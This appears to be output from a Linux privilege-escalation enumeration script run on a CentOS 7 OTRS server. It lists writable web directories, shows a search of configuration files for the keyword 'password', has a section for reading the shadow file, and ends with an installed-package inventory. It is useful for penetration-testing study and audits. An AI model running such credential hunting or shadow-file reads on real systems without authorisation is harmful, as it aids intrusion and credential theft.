drwxrwsr-x. 3 otrs apache 60 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/docprops/icons
drwxrwsr-x. 2 otrs apache 48 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/docprops/icons/hidpi
drwxrwsr-x. 2 otrs apache 25 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/preview
drwxrwsr-x. 4 otrs apache 36 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/templates
drwxrwsr-x. 2 otrs apache 45 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/templates/dialogs

drwxrwsr-x. 3 otrs apache 36 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-4.5.4/plugins/templates/templates
drwxrwsr-x. 2 otrs apache 66 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-4.5.4/plugins/templates/templates/images
drwxrwsr-x. 2 otrs apache 29 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/jquery-jstree-3.1.1
drwxrwsr-x. 2 otrs apache 40 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/jquery-browser-detection
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/jsplumb-1.6.4
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/jquery-2.1.4
drwxrwsr-x. 2 otrs apache 25 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/jquery-ui-1.11.4
drwxrwsr-x. 2 otrs apache 26 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/momentjs-2.10.6
drwxrwsr-x. 2 otrs apache 26 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/StringView-8
drwxrwsr-x. 3 otrs apache 37 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/nvd3-1.7.1
drwxrwsr-x. 2 otrs apache 63 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/nvd3-1.7.1/models
drwxrws---. 2 apache apache 4096 Apr 9 19:52 /opt/otrs/var/httpd/htdocs/js/js-cache
drwxrwsr-x. 4 otrs apache 33 Feb 5 2016 /opt/otrs/var/httpd/htdocs/skins
drwxrwsr-x. 6 otrs apache 60 Feb 5 2016 /opt/otrs/var/httpd/htdocs/skins/Agent
drwxrwsr-x. 3 otrs apache 16 Feb 5 2016 /opt/otrs/var/httpd/htdocs/skins/Agent/slim
drwxrwsr-x. 2 otrs apache 49 Feb 5 2016 /opt/otrs/var/httpd/htdocs/skins/Agent/slim/css
drwxrwsr-x. 5 otrs apache 42 Feb 5 2016 /opt/otrs/var/httpd/htdocs/skins/Agent/default
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/skins/Agent/default/css
drwxrwsr-x. 7 otrs apache 100 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Agent/default/css/thirdparty
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Agent/default/css/thirdparty/fontawesome
drwxrwsr-x. 2 otrs apache 33 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Agent/default/css/thirdparty/fullcalendar-2.4.0
drwxrwsr-x. 3 otrs apache 39 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Agent/default/css/thirdparty/ui-theme
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Agent/default/css/thirdparty/ui-theme/images
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Agent/default/css/thirdparty/jstree-theme
drwxrwsr-x. 2 otrs apache 71 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Agent/default/css/thirdparty/jstree-theme/default
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Agent/default/css/thirdparty/nvd3-1.7.1
drwxrwsr-x. 4 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/skins/Agent/default/img
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Agent/default/img/icons
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/var/httpd/htdocs/skins/Agent/default/img/source
drwxrws---. 2 apache apache 4096 Apr 9 19:53
/opt/otrs/var/httpd/htdocs/skins/Agent/default/css-cache
drwxrwsr-x. 3 otrs apache 16 Feb 5 2016 /opt/otrs/var/httpd/htdocs/skins/Agent/ivory
drwxrwsr-x. 2 otrs apache 29 Feb 5 2016 /opt/otrs/var/httpd/htdocs/skins/Agent/ivory/css
drwxrwsr-x. 3 otrs apache 16 Feb 5 2016 /opt/otrs/var/httpd/htdocs/skins/Agent/ivory-slim

```
drwxrwsr-x. 2 otrs apache 29 Feb  5  2016 /opt/otrs/var/httpd/htdocs/skins/Agent/ivory-slim/css
drwxrwsr-x. 3 otrs apache 20 Feb  5  2016 /opt/otrs/var/httpd/htdocs/skins/Customer
drwxrwsr-x. 5 otrs apache 42 Apr  9 14:20 /opt/otrs/var/httpd/htdocs/skins/Customer/default
drwxrwsr-x. 3 otrs apache 4096 Feb  5  2016
/opt/otrs/var/httpd/htdocs/skins/Customer/default/css
drwxrwsr-x. 5 otrs apache 58 Feb  5  2016
/opt/otrs/var/httpd/htdocs/skins/Customer/default/css/thirdparty
drwxrwsr-x. 2 otrs apache 4096 Feb  5  2016
/opt/otrs/var/httpd/htdocs/skins/Customer/default/css/thirdparty/fontawesome
drwxrwsr-x. 3 otrs apache 39 Feb  5  2016
/opt/otrs/var/httpd/htdocs/skins/Customer/default/css/thirdparty/ui-theme
drwxrwsr-x. 2 otrs apache 4096 Feb  5  2016
/opt/otrs/var/httpd/htdocs/skins/Customer/default/css/thirdparty/ui-theme/images
drwxrwsr-x. 3 otrs apache 20 Feb  5  2016
/opt/otrs/var/httpd/htdocs/skins/Customer/default/css/thirdparty/jstree-theme
drwxrwsr-x. 2 otrs apache 65 Feb  5  2016
/opt/otrs/var/httpd/htdocs/skins/Customer/default/css/thirdparty/jstree-theme/default
drwxrwsr-x. 2 otrs apache 87 Feb  5  2016
/opt/otrs/var/httpd/htdocs/skins/Customer/default/img
drwxrws--- 2 apache apache 116 Apr  9 14:21
/opt/otrs/var/httpd/htdocs/skins/Customer/default/css-cache
drwxrwsr-x. 2 otrs apache 6 Feb  5  2016 /opt/otrs/var/spool
drwxrwsr-x. 2 otrs apache 4096 Feb  5  2016 /opt/otrs/var/stats
drwxrwsr-x. 3 otrs apache 21 Feb  5  2016 /opt/otrs/var/processes
drwxrwsr-x. 2 otrs apache 6 Feb  5  2016 /opt/otrs/var/processes/examples
drwxrwsr-x. 2 otrs apache 6 Feb  5  2016 /opt/otrs/var/sessions
drwxrwsr-x. 2 otrs apache 6 Feb  5  2016 /opt/otrs/var/article
drwxrws---. 3 otrs apache 45 Feb  5  2016 /opt/otrs/var/run
drwxrws---. 3 otrs apache 22 Feb  5  2016 /opt/otrs/var/run/Daemon
drwxrws---. 2 otrs apache 6 Apr  9 23:05 /opt/otrs/var/run/Daemon/Scheduler
```

[+] Logs containing keyword 'password'

[+] Config files containing keyword 'password'

```
/etc/pki/tls/openssl.cnf:# input_password = secret
/etc/pki/tls/openssl.cnf:# output_password = secret
/etc/pki/tls/openssl.cnf:challengePassword      = A challenge password
/etc/dnsmasq.conf:#dhcp-option=encap:175, 191, pass  # iSCSI password
/etc/security/pwquality.conf:# Configuration for systemwide password quality limits
/etc/security/pwquality.conf:# Number of characters in the new password that must not be
present in the
/etc/security/pwquality.conf:# old password.
/etc/security/pwquality.conf:# Minimum acceptable size for the new password (plus one if
/etc/security/pwquality.conf:# The maximum credit for having digits in the new password. If less
than 0
/etc/security/pwquality.conf:# it is the minimum number of digits in the new password.
/etc/security/pwquality.conf:# The maximum credit for having uppercase characters in the new
password.
/etc/security/pwquality.conf:# password.
/etc/security/pwquality.conf:# The maximum credit for having lowercase characters in the new
password.
```

```
/etc/security/pwquality.conf:# password.  
/etc/security/pwquality.conf:# The maximum credit for having other characters in the new  
password.  
/etc/security/pwquality.conf:# password.  
/etc/security/pwquality.conf:# password (digits, uppercase, lowercase, others).  
/etc/security/pwquality.conf:# The maximum number of allowed consecutive same characters in  
the new password.  
/etc/security/pwquality.conf:# new password.  
/etc/postfix/main.cf:# NOTE: if you use this feature for accounts not in the UNIX password  
/etc/postfix/main.cf:# NOTE: if you use this feature for accounts not in the UNIX password  
/etc/postfix/main.cf:# NOTE: if you use this feature for accounts not in the UNIX password
```

[+] Shadow File (Privileged)

[*] ENUMERATING PROCESSES AND APPLICATIONS...

[+] Installed Packages

```
GeolP-1.5.0-9.el7.x86_64  
NetworkManager-1.0.6-27.el7.x86_64  
NetworkManager-libnm-1.0.6-27.el7.x86_64  
NetworkManager-tui-1.0.6-27.el7.x86_64  
acl-2.2.51-12.el7.x86_64  
aic94xx-firmware-30-6.el7.noarch  
alsa-firmware-1.0.28-2.el7.noarch  
alsa-lib-1.0.28-2.el7.x86_64  
alsa-tools-firmware-1.0.28-2.el7.x86_64  
apr-1.4.8-3.el7.x86_64  
apr-util-1.5.2-6.el7.x86_64  
audit-2.4.1-5.el7.x86_64  
audit-libs-2.4.1-5.el7.x86_64  
audit-libs-python-2.4.1-5.el7.x86_64  
authconfig-6.2.8-10.el7.x86_64  
avahi-autoipd-0.6.31-15.el7.x86_64  
avahi-libs-0.6.31-15.el7.x86_64  
basesystem-10.0-7.el7.centos.noarch  
bash-4.2.46-19.el7.x86_64  
bind-libs-lite-9.9.4-29.el7_2.2.x86_64  
bind-license-9.9.4-29.el7_2.2.noarch  
binutils-2.23.52.0.1-55.el7.x86_64  
biosdevname-0.6.2-1.el7.x86_64  
btrfs-progs-3.19.1-1.el7.x86_64  
bzip2-1.0.6-13.el7.x86_64  
bzip2-libs-1.0.6-13.el7.x86_64  
ca-certificates-2015.2.4-71.el7.noarch  
centos-logos-70.0.6-3.el7.centos.noarch  
centos-release-7-2.1511.el7.centos.2.10.x86_64  
checkpolicy-2.1.12-6.el7.x86_64  
chkconfig-1.3.61-5.el7.x86_64  
coreutils-8.22-15.el7.x86_64  
cpio-2.11-24.el7.x86_64  
cracklib-2.9.0-11.el7.x86_64
```

cracklib-dicts-2.9.0-11.el7.x86_64
cronie-1.4.11-14.el7.x86_64
cronie-anacron-1.4.11-14.el7.x86_64
crontabs-1.11-6.20121102git.el7.noarch
cryptsetup-libs-1.6.7-1.el7.x86_64
curl-7.29.0-25.el7.centos.x86_64
cyrus-sasl-lib-2.1.26-19.2.el7.x86_64
dbus-1.6.12-13.el7.x86_64
dbus-glib-0.100-7.el7.x86_64
dbus-libs-1.6.12-13.el7.x86_64
dbus-python-1.1.1-9.el7.x86_64
device-mapper-1.02.107-5.el7.x86_64
device-mapper-event-1.02.107-5.el7.x86_64
device-mapper-event-libs-1.02.107-5.el7.x86_64
device-mapper-libs-1.02.107-5.el7.x86_64
device-mapper-persistent-data-0.5.5-1.el7.x86_64
dhclient-4.2.5-42.el7.centos.x86_64
dhcp-common-4.2.5-42.el7.centos.x86_64
dhcp-libs-4.2.5-42.el7.centos.x86_64
diffutils-3.3-4.el7.x86_64
dmidecode-2.12-9.el7.x86_64
dnsmasq-2.66-14.el7_1.x86_64
dracut-033-360.el7_2.x86_64
dracut-config-rescue-033-360.el7_2.x86_64
dracut-network-033-360.el7_2.x86_64
e2fsprogs-1.42.9-7.el7.x86_64
e2fsprogs-libs-1.42.9-7.el7.x86_64
ebtables-2.0.10-13.el7.x86_64
elfutils-libelf-0.163-3.el7.x86_64
elfutils-libs-0.163-3.el7.x86_64
epel-release-7-5.noarch
ethtool-3.15-2.el7.x86_64
expat-2.1.0-8.el7.x86_64
file-5.11-31.el7.x86_64
file-libs-5.11-31.el7.x86_64
filesystem-3.2-20.el7.x86_64
findutils-4.5.11-5.el7.x86_64
fipscheck-1.4.1-5.el7.x86_64
fipscheck-lib-1.4.1-5.el7.x86_64
firewalld-0.3.9-14.el7.noarch
fontconfig-2.10.95-7.el7.x86_64
fontpackages-filesystem-1.44-8.el7.noarch
freetype-2.4.11-11.el7.x86_64
fxload-2002_04_11-16.el7.x86_64
gawk-4.0.2-4.el7.x86_64
gd-2.0.35-26.el7.x86_64
gdbm-1.10-8.el7.x86_64
gdbm-devel-1.10-8.el7.x86_64
gettext-0.18.2.1-4.el7.x86_64
gettext-libs-0.18.2.1-4.el7.x86_64
glib-networking-2.42.0-1.el7.x86_64

glib2-2.42.2-5.el7.x86_64
glIBC-2.17-106.el7_2.1.x86_64
glIBC-common-2.17-106.el7_2.1.x86_64
glIBC-devel-2.17-106.el7_2.1.x86_64
glIBC-headers-2.17-106.el7_2.1.x86_64
gmp-6.0.0-12.el7_1.x86_64
gnupg2-2.0.22-3.el7.x86_64
gnutls-3.3.8-14.el7_2.x86_64
gobject-introspection-1.42.0-1.el7.x86_64
gperftools-libs-2.4-7.el7.x86_64
gpg-pubkey-352c64e5-52ae6884
gpg-pubkey-f4a80eb5-53a7ff4b
gpgme-1.3.2-5.el7.x86_64
gpm-libs-1.20.7-5.el7.x86_64
grep-2.20-2.el7.x86_64
groff-base-1.22.2-8.el7.x86_64
grub2-2.02-0.34.el7.centos.x86_64
grub2-tools-2.02-0.34.el7.centos.x86_64
grubby-8.28-17.el7.x86_64
gsettings-desktop-schemas-3.14.2-1.el7.x86_64
gzip-1.5-8.el7.x86_64
hardlink-1.0-19.el7.x86_64
hostname-3.13-3.el7.x86_64
httpd-2.4.6-40.el7.centos.x86_64
httpd-tools-2.4.6-40.el7.centos.x86_64
hwdata-0.252-8.1.el7.x86_64
info-5.1-4.el7.x86_64
initscripts-9.49.30-1.el7.x86_64
iproute-3.10.0-54.el7.x86_64
iprutils-2.4.8-1.el7.x86_64
iptables-1.4.21-16.el7.x86_64
iputils-20121221-7.el7.x86_64
irqbalance-1.0.7-5.el7.x86_64
ivtv-firmware-20080701-26.el7.noarch
iwl100-firmware-39.31.5.1-43.el7.noarch
iwl1000-firmware-39.31.5.1-43.el7.noarch
iwl105-firmware-18.168.6.1-43.el7.noarch
iwl135-firmware-18.168.6.1-43.el7.noarch
iwl2000-firmware-18.168.6.1-43.el7.noarch
iwl2030-firmware-18.168.6.1-43.el7.noarch
iwl3160-firmware-22.0.7.0-43.el7.noarch
iwl3945-firmware-15.32.2.9-43.el7.noarch
iwl4965-firmware-228.61.2.24-43.el7.noarch
iwl5000-firmware-8.83.5.1_1-43.el7.noarch
iwl5150-firmware-8.24.2.2-43.el7.noarch
iwl6000-firmware-9.221.4.1-43.el7.noarch
iwl6000g2a-firmware-17.168.5.3-43.el7.noarch
iwl6000g2b-firmware-17.168.5.2-43.el7.noarch
iwl6050-firmware-41.28.5.1-43.el7.noarch
iwl7260-firmware-22.0.7.0-43.el7.noarch
jansson-2.4-6.el7.x86_64

json-c-0.11-4.el7_0.x86_64
kbd-1.15.5-11.el7.x86_64
kbd-legacy-1.15.5-11.el7.noarch
kbd-misc-1.15.5-11.el7.noarch
kernel-3.10.0-229.el7.x86_64
kernel-3.10.0-327.4.5.el7.x86_64
kernel-headers-3.10.0-327.4.5.el7.x86_64
kernel-tools-3.10.0-327.4.5.el7.x86_64
kernel-tools-libs-3.10.0-327.4.5.el7.x86_64
kexec-tools-2.0.7-38.el7.x86_64
keyutils-libs-1.5.8-3.el7.x86_64
kmod-20-5.el7.x86_64
kmod-libs-20-5.el7.x86_64
kpartx-0.4.9-85.el7.x86_64
krb5-libs-1.13.2-10.el7.x86_64
less-458-9.el7.x86_64
libICE-1.0.9-2.el7.x86_64
libSM-1.2.2-2.el7.x86_64
libX11-1.6.3-2.el7.x86_64
libX11-common-1.6.3-2.el7.noarch
libXau-1.0.8-2.1.el7.x86_64
libXcursor-1.1.14-2.1.el7.x86_64
libXext-1.3.3-3.el7.x86_64
libXfixes-5.0.1-2.1.el7.x86_64
libXi-1.7.4-2.el7.x86_64
libXinerama-1.1.3-2.1.el7.x86_64
libXmu-1.1.2-2.el7.x86_64
libXpm-3.5.11-3.el7.x86_64
libXrandr-1.4.2-2.el7.x86_64
libXrender-0.9.8-2.1.el7.x86_64
libXt-1.1.4-6.1.el7.x86_64
libXxf86misc-1.0.3-7.1.el7.x86_64
libXxf86vm-1.1.3-2.1.el7.x86_64
libacl-2.2.51-12.el7.x86_64
libaio-0.3.109-13.el7.x86_64
libassuan-2.1.0-3.el7.x86_64
libattr-2.4.46-12.el7.x86_64
libblkid-2.23.2-26.el7.x86_64
libcap-2.22-8.el7.x86_64
libcap-ng-0.7.5-4.el7.x86_64
libcgroup-0.41-8.el7.x86_64
libcom_err-1.42.9-7.el7.x86_64
libcroco-0.6.8-5.el7.x86_64
libcurl-7.29.0-25.el7.centos.x86_64
libdaemon-0.14-7.el7.x86_64
libdb-5.3.21-19.el7.x86_64
libdb-devel-5.3.21-19.el7.x86_64
libdb-utils-5.3.21-19.el7.x86_64
libdnet-1.12-13.1.el7.x86_64
libdrm-2.4.60-3.el7.x86_64
libedit-3.0-12.20121213cvs.el7.x86_64

libestr-0.1.9-2.el7.x86_64
libffi-3.0.13-16.el7.x86_64
libgcc-4.8.5-4.el7.x86_64
libgcrypt-1.5.3-12.el7_1.1.x86_64
libgomp-4.8.5-4.el7.x86_64
libgpg-error-1.12-3.el7.x86_64
libgudev1-219-19.el7.x86_64
libicu-50.1.2-15.el7.x86_64
libidn-1.28-4.el7.x86_64
libjpeg-turbo-1.2.90-5.el7.x86_64
libmnl-1.0.3-7.el7.x86_64
libmodman-2.0.1-8.el7.x86_64
libmount-2.23.2-26.el7.x86_64
libmspack-0.5-0.4.alpha.el7.x86_64
libndp-1.2-4.el7.x86_64
libnetfilter_conntrack-1.0.4-2.el7.x86_64
libnfnetlink-1.0.1-4.el7.x86_64
libnl3-3.2.21-10.el7.x86_64
libnl3-cli-3.2.21-10.el7.x86_64
libpcap-1.5.3-8.el7.x86_64
libpciaccess-0.13.4-2.el7.x86_64
libpipeline-1.2.3-3.el7.x86_64
libpng-1.5.13-7.el7_2.x86_64
libproxy-0.4.11-8.el7.x86_64
libpwquality-1.2.3-4.el7.x86_64
libselinux-2.2.2-6.el7.x86_64
libselinux-python-2.2.2-6.el7.x86_64
libselinux-utils-2.2.2-6.el7.x86_64
libsemanage-2.1.10-18.el7.x86_64
libsemanage-python-2.1.10-18.el7.x86_64
libsepol-2.1.9-3.el7.x86_64
libsoup-2.48.1-3.el7.x86_64
libss-1.42.9-7.el7.x86_64
libssh2-1.4.3-10.el7.x86_64
libstdc++-4.8.5-4.el7.x86_64
libsysfs-2.1.0-16.el7.x86_64
libtasn1-3.8-2.el7.x86_64
libteam-1.17-5.el7.x86_64
libunistring-0.9.3-9.el7.x86_64
libunwind-1.1-5.el7.x86_64
libuser-0.60-7.el7_1.x86_64
libutempter-1.1.6-4.el7.x86_64
libuuid-2.23.2-26.el7.x86_64
libverto-0.2.5-4.el7.x86_64
libxcb-1.11-4.el7.x86_64
libxml2-2.9.1-6.el7_2.x86_64
libxslt-1.1.28-5.el7.x86_64
linux-firmware-20150904-43.git6ebf5d5.el7.noarch
logrotate-3.8.6-7.el7_2.x86_64
lsscsi-0.27-3.el7.x86_64
lua-5.1.4-14.el7.x86_64

lvm2-2.02.130-5.el7.x86_64
lvm2-libs-2.02.130-5.el7.x86_64
lzo-2.06-8.el7.x86_64
mailcap-2.1.41-2.el7.noarch
make-3.82-21.el7.x86_64
man-db-2.6.3-9.el7.x86_64
mariadb-5.5.44-2.el7.centos.x86_64
mariadb-libs-5.5.44-2.el7.centos.x86_64
mariadb-server-5.5.44-2.el7.centos.x86_64
microcode_ctl-2.1-12.el7.x86_64
mod_perl-2.0.8-10.20140624svn1602105.el7.x86_64
mozjs17-17.0.0-12.el7.x86_64
ncurses-5.9-13.20130511.el7.x86_64
ncurses-base-5.9-13.20130511.el7.noarch
ncurses-libs-5.9-13.20130511.el7.x86_64
net-tools-2.0-0.17.20131004git.el7.x86_64
nettle-2.7.1-4.el7.x86_64
newt-0.52.15-4.el7.x86_64
newt-python-0.52.15-4.el7.x86_64
nginx-1.6.3-8.el7.x86_64
nginx-filesystem-1.6.3-8.el7.noarch
nspr-4.10.8-2.el7_1.x86_64
nss-3.19.1-19.el7_2.x86_64
nss-softokn-3.16.2.3-13.el7_1.x86_64
nss-softokn-freebl-3.16.2.3-13.el7_1.x86_64
nss-sysinit-3.19.1-19.el7_2.x86_64
nss-tools-3.19.1-19.el7_2.x86_64
nss-util-3.19.1-4.el7_1.x86_64
numactl-libs-2.0.9-5.el7_1.x86_64
open-vm-tools-9.10.2-4.el7.x86_64
openldap-2.4.40-8.el7.x86_64
openssh-6.6.1p1-23.el7_2.x86_64
openssh-clients-6.6.1p1-23.el7_2.x86_64
openssh-server-6.6.1p1-23.el7_2.x86_64
openssl-1.0.1e-51.el7_2.2.x86_64
openssl-libs-1.0.1e-51.el7_2.2.x86_64
os-prober-1.58-5.el7.x86_64
p11-kit-0.20.7-3.el7.x86_64
p11-kit-trust-0.20.7-3.el7.x86_64
pam-1.1.8-12.el7_1.1.x86_64
parted-3.1-23.el7.x86_64
passwd-0.79-4.el7.x86_64
pciutils-libs-3.2.1-4.el7.x86_64
pcre-8.32-15.el7.x86_64
perl-5.16.3-286.el7.x86_64
perl-AppConfig-1.66-20.el7.noarch
perl-Archive-Tar-1.92-2.el7.noarch
perl-Archive-Zip-1.30-11.el7.noarch
perl-Authen-SASL-2.15-10.el7.noarch
perl-BSD-Resource-1.29.07-1.el7.x86_64
perl-Business-ISBN-2.06-2.el7.noarch

perl-Business-ISBN-Data-20120719.001-2.el7.noarch
perl-CGI-3.63-4.el7.noarch
perl-Carp-1.26-244.el7.noarch
perl-Class-Mix-0.005-10.el7.noarch
perl-Compress-Raw-Bzip2-2.061-3.el7.x86_64
perl-Compress-Raw-Zlib-2.061-4.el7.x86_64
perl-Convert-ASN1-0.26-4.el7.noarch
perl-Crypt-Eksblowfish-0.009-11.el7.x86_64
perl-Crypt-SSLeay-0.64-5.el7.x86_64
perl-DBD-MySQL-4.023-5.el7.x86_64
perl-DBD-Pg-2.19.3-4.el7.x86_64
perl-DBI-1.627-4.el7.x86_64
perl-Data-Dumper-2.145-3.el7.x86_64
perl-Digest-1.17-245.el7.noarch
perl-Digest-HMAC-1.03-5.el7.noarch
perl-Digest-MD5-2.52-3.el7.x86_64
perl-Digest-SHA-5.85-3.el7.x86_64
perl-Encode-2.51-7.el7.x86_64
perl-Encode-HanExtra-0.23-10.el7.x86_64
perl-Encode-Locale-1.03-5.el7.noarch
perl-Exporter-5.68-3.el7.noarch
perl-ExtUtils-Install-1.58-286.el7.noarch
perl-ExtUtils-MakeMaker-6.68-3.el7.noarch
perl-ExtUtils-Manifest-1.61-244.el7.noarch
perl-ExtUtils-ParseXS-3.18-2.el7.noarch
perl-FCGI-0.74-8.el7.x86_64
perl-File-Listing-6.04-7.el7.noarch
perl-File-Path-2.09-2.el7.noarch
perl-File-Temp-0.23.01-3.el7.noarch
perl-Filter-1.49-3.el7.x86_64
perl-GSSAPI-0.28-9.el7.x86_64
perl-Getopt-Long-2.40-2.el7.noarch
perl-HTML-Parser-3.71-4.el7.x86_64
perl-HTML-Tagset-3.20-15.el7.noarch
perl-HTTP-Cookies-6.01-5.el7.noarch
perl-HTTP-Daemon-6.01-5.el7.noarch
perl-HTTP-Date-6.02-8.el7.noarch
perl-HTTP-Message-6.06-6.el7.noarch
perl-HTTP-Negotiate-6.01-5.el7.noarch
perl-HTTP-Tiny-0.033-3.el7.noarch
perl-IO-Compress-2.061-2.el7.noarch
perl-IO-HTML-1.00-2.el7.noarch
perl-IO-Socket-IP-0.21-4.el7.noarch
perl-IO-Socket-SSL-1.94-3.el7.noarch
perl-IO-Zlib-1.10-286.el7.noarch
perl-Image-Base-1.07-23.el7.noarch
perl-Image-Info-1.33-3.el7.noarch
perl-Image-Xbm-1.08-21.el7.noarch
perl-Image-Xpm-1.09-21.el7.noarch
perl-JSON-2.59-2.el7.noarch
perl-JSON-XS-3.01-2.el7.x86_64

perl-LDAP-0.56-3.el7.noarch
perl-LWP-MediaTypes-6.02-2.el7.noarch
perl-Linux-Pid-0.04-18.el7.x86_64
perl-Mail-IMAPClient-3.37-1.el7.noarch
perl-Net-DNS-0.72-5.el7.x86_64
perl-Net-Daemon-0.48-5.el7.noarch
perl-Net-HTTP-6.06-2.el7.noarch
perl-Net-LibIDN-0.12-15.el7.x86_64
perl-Net-SSLeay-1.55-3.el7.x86_64
perl-Package-Constants-0.02-286.el7.noarch
perl-Params-Classify-0.013-7.el7.x86_64
perl-Parse-RecDescent-1.967009-5.el7.noarch
perl-PathTools-3.40-5.el7.x86_64
perl-PIRPC-0.2020-14.el7.noarch
perl-Pod-Escapes-1.04-286.el7.noarch
perl-Pod-POM-0.27-10.el7.noarch
perl-Pod-Perldoc-3.20-4.el7.noarch
perl-Pod-Simple-3.28-4.el7.noarch
perl-Pod-Usage-1.63-3.el7.noarch
perl-Scalar-List-Utils-1.27-248.el7.x86_64
perl-Socket-2.010-3.el7.x86_64
perl-Storable-2.45-3.el7.x86_64
perl-Sys-Syslog-0.33-3.el7.x86_64
perl-Template-Toolkit-2.24-5.el7.x86_64
perl-Test-Harness-3.28-3.el7.noarch
perl-Text-CSV_XS-1.00-3.el7.x86_64
perl-Text-ParseWords-3.29-4.el7.noarch
perl-Text-Soundex-3.04-4.el7.x86_64
perl-Text-Unidecode-0.04-20.el7.noarch
perl-Time-HiRes-1.9725-3.el7.x86_64
perl-Time-Local-1.2300-2.el7.noarch
perl-Time-Piece-1.20.1-286.el7.x86_64
perl-TimeDate-2.30-2.el7.noarch
perl-Types-Serialiser-1.0-1.el7.noarch
perl-URI-1.60-9.el7.noarch
perl-WWW-RobotRules-6.02-5.el7.noarch
perl-XML-Filter-BufferText-1.01-17.el7.noarch
perl-XML-LibXML-2.0018-5.el7.x86_64
perl-XML-LibXSLT-1.80-4.el7.x86_64
perl-XML-NamespaceSupport-1.11-10.el7.noarch
perl-XML-Parser-2.41-10.el7.x86_64
perl-XML-SAX-0.99-9.el7.noarch
perl-XML-SAX-Base-1.08-7.el7.noarch
perl-XML-SAX-Writer-0.53-4.el7.noarch
perl-XML-Simple-2.20-5.el7.noarch
perl-YAML-LibYAML-0.54-1.el7.x86_64
perl-common-sense-3.6-4.el7.noarch
perl-constant-1.27-2.el7.noarch
perl-devel-5.16.3-286.el7.x86_64
perl-libs-5.16.3-286.el7.x86_64
perl-libwww-perl-6.05-2.el7.noarch

perl-macros-5.16.3-286.el7.x86_64
perl-parent-0.225-244.el7.noarch
perl-podlators-2.5.1-3.el7.noarch
perl-threads-1.87-4.el7.x86_64
perl-threads-shared-1.43-6.el7.x86_64
perl-version-0.99.07-2.el7.x86_64
pinentry-0.8.1-14.el7.x86_64
pkgconfig-0.27.1-4.el7.x86_64
plymouth-0.8.9-0.24.20140113.el7.centos.x86_64
plymouth-core-libs-0.8.9-0.24.20140113.el7.centos.x86_64
plymouth-scripts-0.8.9-0.24.20140113.el7.centos.x86_64
policycoreutils-2.2.5-20.el7.x86_64
policycoreutils-python-2.2.5-20.el7.x86_64
polkit-0.112-5.el7.x86_64
polkit-pkla-compat-0.1-4.el7.x86_64
popt-1.13-16.el7.x86_64
postfix-2.10.1-6.el7.x86_64
postgresql-libs-9.2.14-1.el7_1.x86_64
ppp-2.4.5-33.el7.x86_64
procps-ng-3.3.10-3.el7.x86_64
pth-2.0.7-23.el7.x86_64
pygobject3-base-3.14.0-3.el7.x86_64
pygpgme-0.3-9.el7.x86_64
pyliblzma-0.5.3-11.el7.x86_64
pyparsing-1.5.6-9.el7.noarch
python-2.7.5-34.el7.x86_64
python-IPy-0.75-6.el7.noarch
python-backports-1.0-8.el7.x86_64
python-backports-ssl_match_hostname-3.4.0.2-4.el7.noarch
python-configobj-4.7.2-7.el7.noarch
python-decorator-3.4.0-3.el7.noarch
python-iniparse-0.4-9.el7.noarch
python-libs-2.7.5-34.el7.x86_64
python-perf-3.10.0-327.4.5.el7.x86_64
python-pycurl-7.19.0-17.el7.x86_64
python-pyudev-0.15-7.el7.noarch
python-setuptools-0.9.8-4.el7.noarch
python-slip-0.4.0-2.el7.noarch
python-slip-dbus-0.4.0-2.el7.noarch
python-urlgrabber-3.10-7.el7.noarch
pyxattr-0.5.1-5.el7.x86_64
qrencode-libs-3.4.1-3.el7.x86_64
rdma-7.2_4.1_rc6-2.el7.noarch
readline-6.2-9.el7.x86_64
rootfiles-8.1-11.el7.noarch
rpm-4.11.3-17.el7.x86_64
rpm-build-libs-4.11.3-17.el7.x86_64
rpm-libs-4.11.3-17.el7.x86_64
rpm-python-4.11.3-17.el7.x86_64
rsyslog-7.4.7-12.el7.x86_64
sed-4.2.2-5.el7.x86_64

selinux-policy-3.13.1-60.el7.noarch
selinux-policy-targeted-3.13.1-60.el7.noarch
setools-libs-3.3.7-46.el7.x86_64
setup-2.8.71-6.el7.noarch
shadow-utils-4.1.5.1-18.el7.x86_64
shared-mime-info-1.1-9.el7.x86_64
slang-2.2.4-11.el7.x86_64
snappy-1.1.0-3.el7.x86_64
sqlite-3.7.17-8.el7.x86_64
sudo-1.8.6p7-16.el7.x86_64
systemd-219-19.el7.x86_64
systemd-libs-219-19.el7.x86_64
systemd-sysv-219-19.el7.x86_64
